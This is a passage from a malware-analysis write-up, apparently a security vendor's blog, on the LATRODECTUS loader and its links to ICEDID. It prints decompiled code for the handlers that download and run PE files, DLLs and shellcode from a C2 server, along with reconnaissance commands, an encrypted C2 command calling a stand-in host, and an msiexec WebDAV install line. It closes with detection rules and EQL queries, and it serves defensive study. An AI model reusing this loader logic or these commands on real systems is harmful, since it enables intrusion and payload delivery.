C:\Windows\System32\cmd.exe /c systeminfo
C:\Windows\System32\cmd.exe /c nltest /domain_trusts
C:\Windows\System32\cmd.exe /c nltest /domain_trusts /all_trusts
C:\Windows\System32\cmd.exe /c net view /all /domain
C:\Windows\System32\cmd.exe /c net view /all
C:\Windows\System32\cmd.exe /c net group "Domain Admins" /domain
C:\Windows\System32\wbem\wmic.exe /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get *
/Format:List
C:\Windows\System32\cmd.exe /c net config workstation
C:\Windows\System32\cmd.exe /c wmic.exe /node:localhost /namespace:\\root\SecurityCenter2 path AntiVirusProduct
Get DisplayName | findstr /V /B /C:displayName || echo No Antivirus installed
C:\Windows\System32\cmd.exe /c whoami /groups

```

Each output is placed into URI with corresponding collected data:

```

&ipconfig=
&systeminfo=
&domain_trusts=
&domain_trusts_all=
&net_view_all_domain=
&net_view_all=
&net_group=
&wmic=
&net_config_ws=
&net_wmic_av=
&whoami_group=

```

Download and execute PE - command ID (12)

This handler downloads a PE file from the C2 server then writes the content to disk with a randomly generated file name, then executes the file.

```


__int64 __fastcall des::DownloadAndRunExe(const CHAR *cmd_arg, int flag)
{
    unsigned int random_num; // eax
    int StrLength; // eax
    unsigned int result; // [rsp+30h] [rbp-548h]
    WCHAR *appdata_folder; // [rsp+38h] [rbp-540h]
    __int16 str_format[128]; // [rsp+50h] [rbp-528h] BYREF
    WCHAR path[264]; // [rsp+150h] [rbp-428h] BYREF
    WCHAR file_download[268]; // [rsp+360h] [rbp-218h] BYREF

    appdata_folder = des::RetrieveAppDataRoamingFolder(28);
    if ( !appdata_folder )
        return 0i64;
    des::ZeroOutMemory(path, 0x208ui64);
    des::DecryptString(dword_1800FF70, str_format); // %s%d.exe
    random_num = des::GenerateRandomNumberSeededbyCursorPosUptime();
    wsprintfW(path, str_format, appdata_folder, random_num);
    des::FreeUpMemoryViaSyscall(appdata_folder);
    des::ZeroOutMemory(file_download, 0x208ui64);
    StrLength = GetStrLength(cmd_arg);
    MultiByteToWideChar(0, 1u, cmd_arg, StrLength, file_download, 260);
    result = des::DownloadFileFromInternetAllocateStrComparsionHTMLTagsWriteFile(file_download, path, 0i64, 0i64);
    if ( flag && result )
        return des::StartNewProcess(path, 1);
    else
        return result;
}

```

Download and Run PE function (Handler #4)

Below is an example in our environment using this handler:



Download and execute DLL - command ID (13)

This command handler downloads a DLL from C2 server, writes it to disk with a randomly generated file name, and executes the DLL using rundll32.exe.

```
lpMultiByteStr = 0i64;
v7 = 0;
lpMultiByteStr = des::ParseCmdArg(cmd_arg, &str_comma_1, &v9, &v7);
v9 += v7;
AppDataRoamingFolder = 0i64;
AppDataRoamingFolder = des::RetrieveAppDataRoamingFolder(28);
if ( !AppDataRoamingFolder )
    return 0i64;
des::ZeroOutMemory(v13, 0x208ui64);
des::DecryptString(dword_18000FF38, str_format_sd_dll); // %s%d.dll
v11 = str_format_sd_dll;
RandomNumberSeededbyCursorPosUptime = des::GenerateRandomNumberSeededbyCursorPosUptime();
wsprintfW(v13, v11, AppDataRoamingFolder, RandomNumberSeededbyCursorPosUptime);
des::FreeUpMemoryViaSyscall(AppDataRoamingFolder);
AppDataRoamingFolder = 0i64;
des::ZeroOutMemory(WideCharStr, 0x208ui64);
StrLength = GetStrLength(lpMultiByteStr);
MultiByteToWideChar(0, 1u, lpMultiByteStr, StrLength, WideCharStr, 260);
v6 = des::DownloadFileFromInternetAllocateStrComparsionHTMLTagsWriteFile(WideCharStr, v13, 0i64, 0i64);
des::ZeroOutMemory(v15, 0x208ui64);
v5 = GetStrLength(v9);
MultiByteToWideChar(0, 1u, v9, v5, v15, 260);
if ( a2 && v6 )
    return des::CreateRundll32ProcessCmdLine(v13, v15, 1);
else
    return v6;
```

Download and run DLL function (Handler #13)

Download and execute shellcode - command (14)

This command handler downloads shellcode from the C2 server via `InternetReadFile`, allocates and copies the shellcode into memory then directly calls it with a new thread pointing at the shellcode.

```
result = des::DownloadFileFromInternet(p_converted_str, 0i64, &p_shellcode_source, &dwSize);
if ( *p_shellcode_source && result && dwSize )
{
    des::DecryptString(byte_18000FF50, decrypted_str); // <html>
    _str_html = decrypted_str;
    if ( des::StringCompare(p_shellcode_source, decrypted_str)
        && (des::DecryptString(dword_18000FF60, decrypted_str),
            _str_DOCTYPE = decrypted_str,
            des::StringCompare(p_shellcode_source, decrypted_str)) ) // <!DOCTYPE
    {
        p_shellcode_dest = VirtualAlloc(0i64, dwSize, MEM_COMMIT, 0x40u);
        des::CopyBytesBasedOnCommittedPages(p_shellcode_dest, p_shellcode_source, dwSize);
        p_shellcode = des::AllocateMemoryViaSyscall(16ui64);
        p_shellcode->p_shellcode = p_shellcode_dest;
        p_shellcode->shellcode_size = dwSize;
        CreateThread(0i64, 0, des::ShellcodeEntry, p_shellcode, 0, ThreadId);
        des::FreeUpMemoryViaSyscall(p_shellcode_source);
        return 1i64;
    }
}
```

Shellcode execution (Handler #14)

Update / restart - command ID (15)

This handler appears to perform a binary update to the malware where it's downloaded, the existing thread/mutex is notified, and then released. The file is subsequently deleted and a new binary is downloaded/executed before terminating the existing process.


```

case 15:
    if ( des::DownloadAndRunExe(buffer_incoming_url, 0) )
    {
        des::NotifyThreadAndReleaseMutex();
        des::CreateWTFBBO_RemoveInitialDLL();
        des::DeleteFilePath();
        des::DownloadAndRunExe(buffer_incoming_url, 1);
        ExitProcess(0);
    }
    .
    Update handler (Handler #15)

```

Terminate - command ID (17)

This handler will terminate the existing LATRODECTUS process.

```

- - - - -
case 17:
    ExitProcess(0);
    .
    Self-termination (Handler #17)

```

Download and execute hosted ICEID payload - command ID (18)

This command handler downloads two ICEDID components from a LATRODECTUS server and executes them using a spawned `rundll32.exe` process. We haven't personally observed this being used in-the-wild, however.

The handler creates a folder containing two files to the `AppData\Roaming\` directory. These file paths and filenames are seeded by a custom random number generator which we will review in the next section. In our case, this new folder location is:

```
C:\Users\REM\AppData\Roaming\{-632116337
```

It retrieves a file (`test.dll`) from the C2 server, the standard ICEDID loader, which is written to disk with a randomly-generated file name (`-456638727.dll`).

```

des::DecryptString(dword_1800FA70, decrypted_str); // %s%d.dll
str_format_s_d = decrypted_str;
filename_RandomNumberSeededbyCursorPosUptime = des::GenerateRandomNumberSeededbyCursorPosUptime();
wsprintfW(
    full_dll_path_random_number_seeded,
    str_format_s_d,
    appdata_path,
    filename_RandomNumberSeededbyCursorPosUptime); // L"C:\\Users\\REM\\AppData\\Roaming\\{-632116337\\{-456638727.dll"
des::ZeroOutMemory(file_download_url, 0x208ui64);
v6 = GetStrLength(cmd_arg_path);
MultiByteToWideChar(0, 1u, cmd_arg_path, v6, file_download_url, 260); // test.dll
if ( des::DownloadFileFromInternet(file_download_url, full_dll_path_random_number_seeded, 0i64, 0i64) )
    .
    LATRODECTUS downloading ICEDID loader

```

LATRODECTUS will then perform similar steps by generating a random filename for the ICEDID payload (`1431684209.dat`). Before performing the download, it will set-up the arguments to properly load ICEDID. If you have run into ICEDID in the past, this part of the command-line should look familiar: it's used to call the ICEDID export of the loader, while passing the relative path to the encrypted ICEDID payload file.

```
init -zzzz="-632116337\1431684209.dat"
```

```

if ( des::DownloadFileFromInternet(file_download_url, full_dll_path_random_number_seeded, 0i64, 0i64) )
{
des::DecryptString(dword_1800FA90, decrypted_str);// %d.dat
str_format_d_dat = decrypted_str;
RandomNumberSeededbyCursorPosUptime = des::GenerateRandomNumberSeededbyCursorPosUptime();
wprintfW(random_num_decimal2, str_format_d_dat, RandomNumberSeededbyCursorPosUptime);// L"1431684209.dat"
des::DecryptString(dword_1800FAA8, decrypted_str);// %s%s
str_formatting_ss_slash = decrypted_str;
wprintfW(dat_file_path, decrypted_str, appdata_path, random_num_decimal2);// L"C:\Users\REM\AppData\Roaming\632116337\1431684209.dat"
des::ZeroOutMemory(file_download_url, 0x208ui64);
len_bp_dat_uri = GetStrLength(p_mem);
MultiByteToWideChar(0, 1u, p_mem, len_bp_dat_uri, file_download_url, 260);
if ( des::DownloadFileFromInternet(file_download_url, dat_file_path, 0i64, 0i64) )
{
des::DecryptString(dword_1800FAC0, decrypted_str);// init -zzzz="%s%s"
str_init_zzzz = decrypted_str;
wprintfW(rundll32_command_line_args, decrypted_str, random_num_decimal, random_num_decimal2);
des::CreateRundll32ProcessCmdLine(full_dll_path_random_number_seeded, rundll32_command_line_args, 1);
}
}

```

LATRODECTUS downloading ICEDID data

LATRODECTUS initiates a second download request using a hard-coded URI (/files/bp.dat) from the configured C2 server, which is written to a file (1431684209.dat). Analyzing the bp.dat file, researchers identified it as a conventional encrypted ICEDID payload, commonly referenced as license.dat.

bp.dat	meow.dat
Offset (d)	00 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15
Decoded text	
00000000	26 F0 AD A0 4E 15 5F 3C 1E 1C DF 8E C8 6F 25 AF 68 . N. < . . B Z E o % ^
00000016	84 68 44 64 19 0D B9 D4 0B D3 91 BF 47 B3 95 41 , h D d . . ? O . O ' z G ^ A
00000032	D8 A9 DD 07 DA 3C F6 B2 F2 FD 9E 62 AA 84 3D 63 00 Y . U < o ^ o y z b ^ , = c
00000048	A3 73 AF D0 96 DA EA 21 E1 21 14 EE 02 4E C2 D2 6 s ^ D - U e ! a ! . i . N A O
00000064	9D 47 60 23 33 9D 38 AC 60 5A DF 63 33 0B BC 9F . G ^ # 3 . 8 ^ \ Z B c 3 . 4 Y
00000080	F2 46 74 FB D5 77 5A E8 77 7B 10 DA 26 B1 00 38 o F t u O w Z e w { . U e z . 8
00000096	5C 41 D8 8B 21 81 4F 64 7D 35 78 80 C5 6F B0 61 \ A 0 < ! . O d } 5 x e A o ^ a
00000112	D6 2A F5 D8 0A C8 06 43 E4 2C 29 37 52 1E 31 A6 O ^ o O . E . C a ,) 7 R . 1 !
00000128	DB D8 C2 1E D3 0B 1A BB 60 4D 6E 83 BF 6B 4E 30 U O A . O . . » ` M n f z k N O
00000144	C5 FA 47 4B 6C DA B1 53 E5 6A BE D0 B8 E9 26 D3 A u G K l U z S a j * D , e e o
00000160	C1 0A C0 6F 90 D7 2E 2B 3A C1 97 FA 2D 43 E8 27 A . A o . x . + : A - u - C e '
00000176	52 6C FC CE B7 21 CD 57 D7 2E B2 59 3F 30 84 33 R l u i ^ ! i W x . ^ Y ? O , 3
00000192	A8 07 7A 7E A4 3F 0F 91 AF 3F 16 C1 3B 30 5E 54 . . z ~ h ? . ^ ' ? . A ; O ^ T
00000208	52 E3 13 FF 62 34 26 43 BB 06 06 D3 54 4D 8F 80 R a . y b 4 & C » . O T M . e
00000224	54 00 04 03 02 00 00 00 00 00 00 00 00 00 00 00

Encrypted ICEDID payload (bp.dat)

After decrypting the file, malware researchers noted a familiar 129 byte sequence of junk bytes prepended to the file followed by the custom section headers.

bp.dat	meow.dat
Offset (d)	00 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15
Decoded text	
00000000	E6 85 64 64 CF D1 28 2B 0B 79 E5 25 AD 04 A6 5B a . . d d i N (+ . y a % . . ! [
00000016	A6 91 91 9E 77 A3 B6 25 A0 9D AA 83 C9 05 B9 70 ; ' ' z w e q % . . ^ f e . ^ p
00000032	4E 25 10 4C E1 44 3F 59 3C 8B C0 51 75 EA 4E 4B N % . L a D ? Y < < A Q u e N K
00000048	05 A7 E5 4D 94 84 8C 3B 86 74 14 2E C3 E6 EA 55 . S a M " , , E ; t t . . A e e U
00000064	C3 62 E7 B7 2C F6 E0 D8 3A EC 67 C6 5F C0 BF D6 A b c ^ , o a o : i g E A z O
00000080	3C C6 B7 76 37 4B 36 9A 16 2F F7 3A 99 64 9B 2E < E . v 7 K 6 s . / : ^ m d > .
00000096	AF 38 27 FA 29 E4 05 EF CA A4 97 C9 2B 3A D4 4D ^ 8 ' u) a . i e h - e + : O M
00000112	D7 D5 67 C5 CC 43 74 D7 48 55 38 58 DB B0 CE A3 x O g A i C t x H U 8 X U ^ o i z
00000128	40 00 00 00 80 01 00 00 00 00 C0 05 00 00 10 00 @ e A
00000144	00 80 49 02 00 00 B0 05 00 F8 00 00 00 05 00 00 . e I ^
00000160	00 00 10 00 00 60 E1 01 00 75 00 00 00 60 E1 01 ^ a . . u . . . ^ a
00000176	00 20 00 00 02 00 E0 62 00 00 D5 E1 01 00 E0 62 a b . . O a . . a b
00000192	00 00 04 00 70 02 00 F8 1E 03 00 B5 44 02 00 40 p u D . . @
00000208	09 03 00 04 00 B0 05 00 01 00 00 F5 4D 05 00 ^ O M . .

ICEDID Payload Start


Decrypted ICEDID payload (bp.dat)

Our team was able to revisit [prior tooling](#) and successfully decrypt this file, enabling us to rebuild the PE (ICEDID).

Address	Rule Name	Match Name	Match	Typ
seg000:0000000180006BC8	Windows_Trojan_IcedID_0b62e783	\$a	89 44 95 e0 83 e0 07 8a c8 42 8b 44 85 e0 d3 c8 ff c0 42 89 ...	bi
seg000:00000001800115C4	Windows_Trojan_IcedID_0b62e783	\$a	89 44 95 e0 83 e0 07 8a c8 42 8b 44 85 e0 d3 c8 ff c0 42 89 ...	bi
seg000:0000000180018CF9	Windows_Trojan_IcedID_0b62e783	\$a	89 44 95 e0 83 e0 07 8a c8 42 8b 44 85 e0 d3 c8 ff c0 42 89 ...	bi
seg002:0000000180023210	Windows_Trojan_IcedID_56459277	\$str1	cookie.tar	as
seg002:0000000180022830	Windows_Trojan_IcedID_56459277	\$str2	passff.tar	as
seg002:0000000180020CA0	Windows_Trojan_IcedID_56459277	\$str3	\sqlite64.dll	as
seg002:0000000180020968	Windows_Trojan_IcedID_56459277	\$str5	{0ccac395-7d1d-4641-913a-7558812ddea2}	as
seg002:0000000180022A20	Windows_Trojan_IcedID_56459277	\$str6	mail_vault	wi
seg000:0000000180006511	Windows_Trojan_IcedID_56459277	\$seq_decrypt_payload	42 0f b6 04 32 48 ff c2 03 c8 c1 c1 03 48 3b d7 72 ee 44 33 ...	bi
seg000:0000000180016F5C	Windows_Trojan_IcedID_56459277	\$seq_compute_hash	0f b6 4c 14 20 48 ff c2 8b c1 83 e1 0f 48 c1 e8 04 41 0f b7 ...	bi
seg000:0000000180011695	Windows_Trojan_IcedID_56459277	\$seq_format_string	c1 e8 10 44 0b d8 41 0f b6 d0 8b c1 c1 e2 08 c1 e1 10 25 00 ...	bi
seg000:000000018001EE25	Windows_Trojan_IcedID_56459277	\$seq_format_string	c1 e8 10 44 0b d8 41 0f b6 d0 8b c1 c1 e2 08 c1 e1 10 25 00 ...	bi
seg000:0000000180016CC6	Windows_Trojan_IcedID_56459277	\$seq_custom_ror	41 8a c0 41 8a d0 02 c0 0f b6 c8 8a c1 44 8b c1 34 31 84 d2 ...	bi
seg000:000000018001795D	Windows_Trojan_IcedID_56459277	\$seq_custom_ror	41 8a c0 41 8a d0 02 c0 0f b6 c8 8a c1 44 8b c1 34 31 84 d2 ...	bi
seg000:0000000180009B3F	Windows_Trojan_IcedID_56459277	\$seq_string_decrypt	0f b7 44 24 20 0f b7 4c 24 24 3b c1 7d 31 8b 4c 24 28 e8 d6 ...	bi

ICEDID YARA triggering on rebuilt PE from bp.dat

At this point, the ICEDID loader and encrypted payload have been downloaded to the same folder.




These files are then executed together using `rundll32.exe` via `CreateProcessW` with their respective arguments. Below is the observed command-line:

```
rundll32.exe C:\Users\REM\AppData\Roaming\ -632116337\ -456638727.dll,init -zzzz="-632116337\1431684209.dat"
```

```
if ( des::CountLengthWideStr(rundll32_command_line_args) )
{
    des::DecryptString(dword_180010310, decrypted_cmdline_arg); // C:\WINDOWS\SYSTEM32\rundll32.exe %s,%s
    wprintfW(CommandLine, decrypted_cmdline_arg, full_dll_path_random_number_seeded, rundll32_command_line_args);
}
else
{
    des::DecryptString(dword_180010370, decrypted_cmdline_arg); // C:\WINDOWS\SYSTEM32\rundll32.exe %s
    wprintfW(CommandLine, decrypted_cmdline_arg, full_dll_path_random_number_seeded);
}
if ( !CreateProcessW(0i64, CommandLine, 0i64, 0i64, 0, dwCreationFlags, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
return 0i64;
```

Rundll32.exe execution

Scanning the `rundll32.exe` child process spawned by LATRODECTUS with our ICEDID YARA rule also indicates the presence of the ICEDID.



YARA memory scan detecting ICEDID

Beacon timeout - command ID (19)

LATRODECTUS supports jitter for beaconing to C2. This can make it harder for defenders to detect via network sources due to randomness this introduces to beaconing intervals.

```
,
timeout = 1000 * (des::GenerateRandomNumberSeededbyCursorPosUptime() % 150 + 450);
if ( flag_increase_timeout )
    timeout = 1000 * (des::GenerateRandomNumberSeededbyCursorPosUptime() % 0x258 + 1500);
for ( i = 0; i < timeout / 100; ++i )
{
    if ( hThread )
    {
        GetExitCodeThread(hThread, &ExitCode);
        if ( ExitCode != STILL_ACTIVE )
        {
            hThread = 0i64;
            break;
        }
    }
}
```

Adjust timeout feature (Handler #19)

In order to calculate the timeout, it generates a random number by seeding a combination of the user's cursor position on the screen multiplied by the system's uptime (`GetTickCount`). This result is passed as a parameter to `RtlRandomEx`.

```
int64 des::GenerateRandomNumberSeededbyCursorPosUptime()
{
    int v1; // [rsp+20h] [rbp-18h]
    int v2; // [rsp+24h] [rbp-14h]
    LPPPOINT Point; // [rsp+28h] [rbp-10h] BYREF

    des::ZeroOutMemory(&Point, 8ui64);
    if ( !GetCursorPos(&Point) )
        return 0i64;
    v1 = HIDWORD(Point) * Point;
    v2 = GetTickCount() * v1;
    return des::GenerateRandomNum(v2);
}
```

Random number generator using cursor position

Reset counter - command ID (20)

This command handler will reset the request counter that is passed on each communication request. For example, on the third callback it is filled with 3 here. With this function, the developer can reset the count starting from 0.

```
counter=3&type=4&guid=638507385
```

LATRODECTUS / ICEDID connection

There definitely is some kind of development connection or working arrangement between ICEDID and LATRODECTUS. Below are some of the similarities observed:

- Same enumeration commands in the system discovery handler
- The DLL exports all point to same export function address, this was a common observation with ICEDID payloads
- C2 data is concatenated together as variables in the C2 traffic requests
- The `bp.dat` file downloaded from handler (#18) is used to execute the ICEDID payload via `rundll132.exe`
- The functions appear to be similarly coded

```

pService[1] = 0i64;
*pService = 0i64;
CoInitializeEx(0i64, 0);
Instance = CoCreateInstance(&CLSID_TaskScheduler, 0i64, 1u, &IID_ITaskService, pService);
if ( Instance < 0 )
    return Instance;
zeroes[0] = 0;
qmemcpy(password, zeroes, 0x18ui64);
qmemcpy(domain, zeroes, 0x18ui64);
qmemcpy(user, zeroes, 0x18ui64);
qmemcpy(server, zeroes, 0x18ui64);

v4 = ((*pService->lpVtbl->Connect)(*pService, server, user, domain, password);
if ( v4 >= 0 )
{
    v4 = ((*pService->lpVtbl->GetFolder)(*pService, path, pService + 1);
    if ( v4 >= 0 )
        return v4;
}
)((*pService->lpVtbl->Release)(*pService);
*pService = 0i64;
pService[1] = 0i64;
return v4;

```

LATRODECTUS

```

v2 = pService + 1;
*pService = 0i64;
pService[1] = 0i64;
CoInitializeEx(0i64, 0);
result = CoCreateInstance(&CLSID_TaskScheduler, 0i64, 1u, &riid, pService);
if ( result < 0 )
    return result;
p_username = *pService;
LOWORD(v9) = 0;
lpVtbl = p_username->lpVtbl;
v11 = v9;
v12 = v10;
v13 = v9;
v14 = v10;
v15 = v9;
v16 = v10;
v8 = (lpVtbl->Connect)(p_username, &v15, &v13, &v9, &v11);
if ( v8 < 0 )
    goto LABEL_4;
result = ((*pService->lpVtbl->GetFolder)(*pService, slash, v2);
v8 = result;
if ( result >= 0 )
    return result;
LABEL_4:
)((*pService->lpVtbl->Release)(*pService);
result = v8;
*pService = 0i64;
*v2 = 0i64;
return result;

```


ICEDID

COM-based Scheduled Task setup - ICEDID vs LATRODECTUS

Researchers didn't conclude that there was a clear relationship between the ICEDID and LATRODECTUS families, though they appear at least superficially affiliated. ICEDID possesses more mature capabilities, like those used for data theft or the BackConnect module, and has been richly documented over a period of several years. One hypothesis being considered is that LATRODECTUS is being actively developed as a replacement for ICEDID, and the handler (#18) was included until malware authors were satisfied with LATRODECTUS' capabilities.

Sandboxing LATRODECTUS

To evaluate LATRODECTUS detections, we set up a Flask server configured with the different handlers to instruct an infected machine to perform various actions in a sandbox environment. This method provides defenders with a great opportunity to assess the effectiveness of their detection and logging tools against every capability. Different payloads like shellcode/binaries can be exchanged as needed.



Command handlers sandboxed

As an example, for the download and execution of a DLL (handler #13), we can provide the following request structure (object type, handler, arguments for handler) to the command dispatcher:

```
COMMAND|13|http://www.meow123.com/dll, ShowMessage
```

The following example depicts the RC4-encrypted string described earlier, which has been base64-encoded.

```
E3p1L21QSB0qEKjYrBK1iLNZJTK7KZn+Hwn0p2LQf0LWCz/py4VkkAxSXXdnDd39p2EU=
```

Using the following CyberChef recipe, analysts can generate encrypted command requests:



Example with DLL Execution handler via CyberChef

Using the actual malware codebase and executing these different handlers using a low-risk framework, defenders can get a glimpse into the events, alerts, and logs recorded by their security instrumentation.

Detecting LATRODECTUS

The following Elastic Defend protection features trigger during the LATRODECTUS malware infection process:

message	process.command_line
Malicious Behavior Detection Alert: Shellcode Execution from Low Reputation Module	"C:\Windows\System32\rundll32.exe" C:\Users\bouss\AppData\Local\digitstamp\mbae-apina.dll, homi
Malicious Behavior Detection Alert: VirtualProtect API Call from an Unsigned DLL	"C:\Windows\System32\rundll32.exe" C:\Users\bouss\AppData\Local\digitstamp\mbae-apina.dll, homi
Memory Threat Detection Alert: Shellcode Injection	"C:\Windows\System32\rundll32.exe" C:\Users\bouss\AppData\Local\digitstamp\mbae-apina.dll, homi
Malicious Behavior Detection Alert: Rundll32 or Regsvr32 Loaded a DLL from Unbacked Memory	"C:\Windows\System32\rundll32.exe" C:\Users\bouss\AppData\Local\digitstamp\mbae-apina.dll, homi
Malicious Behavior Detection Alert: Network Module Loaded from Suspicious Unbacked Memory	"C:\Windows\System32\rundll32.exe" C:\Users\bouss\AppData\Local\digitstamp\mbae-apina.dll, homi
Malicious Behavior Detection Alert: Suspicious MsiExec Child Process	"C:\Windows\System32\rundll32.exe" C:\Users\bouss\AppData\Local\digitstamp\mbae-apina.dll, homi
Malicious Behavior Detection Alert: Execution via a Suspicious WMI Client	msiexec.exe /i \\simplyfitphilly.com@00\share\slack.msi /qn
Malicious Behavior Detection Alert: Suspicious Oversized Script Execution	"C:\Program Files\Google\Chrome\Application\chrome.exe"

Elastic Defend alerts against LATRODECTUS

Below are the prebuilt MITRE ATT&CK-aligned rules with descriptions:

ATT&CK technique	Elastic Rule	Description
T1059.007 - Javascript T1027 - Obfuscated Files or Information	Suspicious Oversized Script Execution	LATRODECTUS is delivered via oversized Javascript files, on average more than 800KB filled with random text.
T1047 - Windows Management Instrumentation	Execution via a Suspicious WMI Client	Javascript dropper invokes WMI to mount a WEBDAV share and invokes msiexec to install a remote msi file.

ATT&CK technique	Elastic Rule	Description
T1218.007 - Misexec	Remote File Execution via MSIEXEC Suspicious MsiExec Child Process	MSI file hosted on remote Webdav and executed in quiet mode. Once executed it drops a DLL and launches rundll32 to load it via the Advanced installer viewer.exe binary.
T1218.011 - Rundll32	Rundll32 or Regsvr32 Loaded a DLL from Unbacked Memory	Rundll32 loads the LATRODECTUS DLL from AppData and starts code injection.
T1055 - Process Injection	Memory Threat Detection Alert: Shellcode Injection VirtualProtect API Call from an Unsigned DLL Shellcode Execution from Low Reputation Module Network Module Loaded from Suspicious Unbacked Memory	Shellcode execution triggers 3 endpoint behavior alerts and a memory threat detection alert.
T1053.005 - Scheduled Task	Scheduled Task Creation by an Unusual Process	LATRODECTUS may persist using scheduled tasks (rundll32 will create a scheduled task).
T1070.004 - File Deletion	Potential Self Deletion of a Running Executable	Part of the malware DLL self update command and also when the DLL is not running from AppData, LATRODECTUS will delete itself while running and restart from the new path or running an updated version of itself leveraging this technique .
T1059.003 - Windows Command Shell	Command Shell Activity Started via RunDLL32	LATRODECTUS Command ID (4) - Collect system information via a series of cmd.exe execution.

The following list of hunts and detection queries can be used to detect LATRODECTUS post-exploitation commands focused on execution:

Rundll32 Download PE/DLL (command handlers #12, #13 and #18):

```
sequence by process.entity_id with maxspan=1s
[file where event.action == "creation" and process.name : "rundll32.exe" and
/* PE file header dropped to the InetCache folder */
file.Ext.header_bytes : "4d5a*" and file.path :
"?:\Users\*\*\AppData\Local\Microsoft\Windows\InetCache\IE\*"]
[network where process.name : "rundll32.exe" and
event.action : ("disconnect_received", "connection_attempted") and
/* network disconnect activity to a public Ip address */
not cidrmatch(destination.ip, "10.0.0.0/8", "127.0.0.0/8", "169.254.0.0/16", "172.16.0.0/12",
"192.0.0.0/24", "192.0.0.0/29", "192.0.0.8/32", "192.0.0.9/32", "192.0.0.10/32", "192.0.0.170/32",
"192.0.0.171/32", "192.0.2.0/24", "192.31.196.0/24", "192.52.193.0/24", "192.88.99.0/24", "224.0.0.0/4",
"100.64.0.0/10", "192.175.48.0/24", "198.18.0.0/15", "198.51.100.0/24", "203.0.113.0/24", "240.0.0.0/4", ":::1",
"FE80::/10", "FF00::/8", "192.168.0.0/16")]
```

Exit full screen Data view Today Refresh

EQL query

```
sequence by process.entity_id with maxspan=1s
[file where event.action == "creation" and process.name : "rundll32.exe" and file.Ext.header_bytes : "4d5a" and file.path : "?:\\Users\\*\\AppData\\Local\\Microsoft\\Windows\\NetCache\\IE\\*"]
[network where process.name : "rundll32.exe" and
event.action : ("disconnect_received", "connection_attempted") and
not cidrmatch(destination.ip, "10.0.0.0/8", "127.0.0.0/8", "169.254.0.0/16", "172.16.0.0/12", "192.0.0.0/24",
"192.0.0.0/29", "192.0.0.8/32", "192.0.0.9/32", "192.0.0.10/32", "192.0.0.170/32", "192.0.0.171/32",
"192.0.2.0/24", "192.31.196.0/24", "192.52.193.0/24", "192.88.99.0/24", "224.0.0.0/4")]
```

Event Query Language (EQL) Overview

@timestamp	message	event.category	event.action	source.ip	destination.ip	user.name
Apr 8, 2024 @ 14:49:07.835	Endpoint file event	file	creation	—	—	REM
REM \ LAT_TEST @ lat_test created a file test[1] in C:\Users\REM\AppData\Local\Microsoft\Windows\NetCache\IE\7HXDCRZ4\test[1] via >.rundll32.exe (6136) with result unknown						
